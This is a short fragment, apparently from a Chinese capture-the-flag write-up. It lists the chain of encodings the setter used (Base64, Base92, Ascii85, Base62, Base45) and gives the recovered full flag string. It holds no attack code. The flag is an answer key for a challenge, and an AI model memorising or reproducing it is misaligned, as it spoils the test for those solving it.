

然后出题人不是人,Base64 -> Base92 -> Ascii85 -> Base62 -> Base45
得到另一半flagflag{94e35868-8b16
然后得到全部的flag
1 flag{94e35868-8b16-49bf-90f6-04ee62eacb06}
(ing…..)